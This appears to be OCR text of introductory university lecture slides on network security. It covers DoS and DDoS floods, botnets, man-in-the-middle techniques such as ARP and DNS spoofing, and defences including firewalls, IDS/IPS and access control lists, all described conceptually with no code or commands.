
Attack Techniques

- **Ping Flood Attack (ICMP)**
- **HTTP Flood Attack (HTTP / HTTPS Protocol)**
- **UDP Flood Attack (UDP)**
- **SYN Flood Attack (TCP)**

DDoS (Distributed Denial of Service) SYN attack


How does this attack work?

- Attacker sends multiple SYN requests
- Requests come from several infected computers under the control of the attacker
- Attacker needs form a botnet first
- **Lab practices more commands to perform this attack!!!**



https://www.indusface.com/blog/what-is-syn-synchronize-attack-how-the-attack-works-and-how-to-prevent-the-syn-attack/

Denial of Service (DoS) vs Distributed DoS (DDoS)



Difference Between

It transmits less amounts of traffic.	**Volume of Traffic**	It may transmits much higher amounts of traffic.
Often carried out from a single machine using a script or tool.	**Manner of Execution**	Employs a (C&C) server to coordinate numerous hosts infected with malware (bots), resulting in a botnet.
Tracking the true origin is significantly less difficult .	**Tracing of Source**	Tracking the true origin is significantly more difficult .
It is simple to identify and terminate the connection.	**Ease of Detection**	A DDoS attack, on the other hand, emanates from several locations, hiding its origins.
DDoS attack may be deployed less quicker.	**Speed of Attack**	DDoS attack may be deployed much quicker.

zenarmor

https://www.zenarmor.com/docs/network-security-tutorials/dos-vs-ddos-attacks

SWINBURNE UNIVERSITY OF TECHNOLOGY


Man-in-the-Middle (MitM) Attacks

How It Works

- Attacker positions themselves between the victim and the intended target
- Attacker can intercept, alter, or inject malicious content into the communication.
- Achieved by exploiting vulnerabilities in network infrastructure, compromising routers, setting up rogue access points

Techniques Used:

- **ARP Spoofing/Poisoning**: The attacker sends fake Address Resolution Protocol (ARP) messages to associate their MAC address with the IP address of the legitimate target, redirecting traffic to their system.
- **DNS Spoofing**: Manipulates DNS responses to direct the victim to a fake website
- **Rogue Wi-Fi Access Points**: One malicious Wi-Fi hotspot



https://www.wallarm.com/what/what-is-mitm-man-in-the-middle-attack

Man-in-the-Middle (MitM) Attacks - Example

Suppose Alice is trying to log in to her online banking account using a public Wi-Fi network.

→ An attacker, Bob, sets up a rogue access point with a similar name to the legitimate network.


→ **When Alice connects to this rogue network, Bob intercepts the traffic between Alice and the banking server, capturing her login credentials.**

→ Bob successfully conducted a MitM attack to steal sensitive information from Alice's communication.

→ This example highlights the importance of using secure and encrypted communication methods and being cautious when using public networks.

https://www.wallarm.com/what/what-is-mitm-man-in-the-middle-attack

Network Defence




Firewall

How It Works

- Establish a perimeter defense by examining network traffic
- Making decisions on whether to **allow or block** it based on **predefined rules**.
- ***A barrier between a trusted internal network and untrusted external networks***

Purpose :


- **Network Security**: protect networks from unauthorized access and external threats
- **Access Control:** access control policies for users, applications, and services.
- **Intrusion Prevention:** include intrusion prevention systems (IPS)
- **Application Control:** Firewalls can block or allow specific applications, ensuring that only approved applications are used within the network.



https://research.aimultiple.com/firewall-as-a-service/

Firewall - Types

- **Packet Filtering Firewalls**
  - Check individual packets of data
  - Allow or block packets based on criteria such as source and destination IP addresses, source and destination port numbers, and protocol types.
- **Stateful Inspection Firewalls**
  - Dynamic packet filtering firewalls
  - A state table to track the state of active connections
  - Make decisions based on the context of the traffic,
- **Proxy Firewalls**
  - Intermediaries between clients and servers
  - Adds an additional layer of security.
- **Next-Generation Firewalls (NGFW): NGFWs**
  - Combine traditional firewall functionality with additional features
  - Offer enhanced security into application-level traffic.




https://www.liquidweb.com/blog/what-is-a-firewall/

IDS & IPS

- **Intrusion detection is the process of monitoring network traffic and analysing it**
- **Stopping the detected incidents: dropping packets , terminating sessions**

Differ :

- **Response:** An IDS is passive, while an IPS is an active control system.
- **Protection:** an IDS offers less help when you're under threat. An IPS does all of this for you.
- **False positives**. If an IDS gives you an alert, you're the only one inconvenienced. If an IPS shuts down traffic, many people could be impacted.




https://www.okta.com/au/identity-101/ids-vs-ips/

Access Control Lists (ACLs)

An access control list (ACL) is a list of rules that specify which users or systems are allowed or denied access to specific objects or system resources.

Two Types:

- **Filesystem ACLs:**
  - Work as filters,
  - managing access to directories or files.
- **Networking ACLs**
  - Manage access to a network.
  - Provide instructions to switches and routers
  - Dictate what each user or device can do once they are inside.



https://research.aimultiple.com/firewall-as-a-service/

Summary

1> Web Security

2> Cloud Security

3> Network Based Attacks

- Denial of Service (DoS) & Distributed DoS (DDoS)
- Botnets
- Port scanning
- Man-in-the-Middle (MitM) attacks

4> Network Defence

- Firewall
- IDS & IPS
- Access Control Lists (ACLs)

Thanks for Watching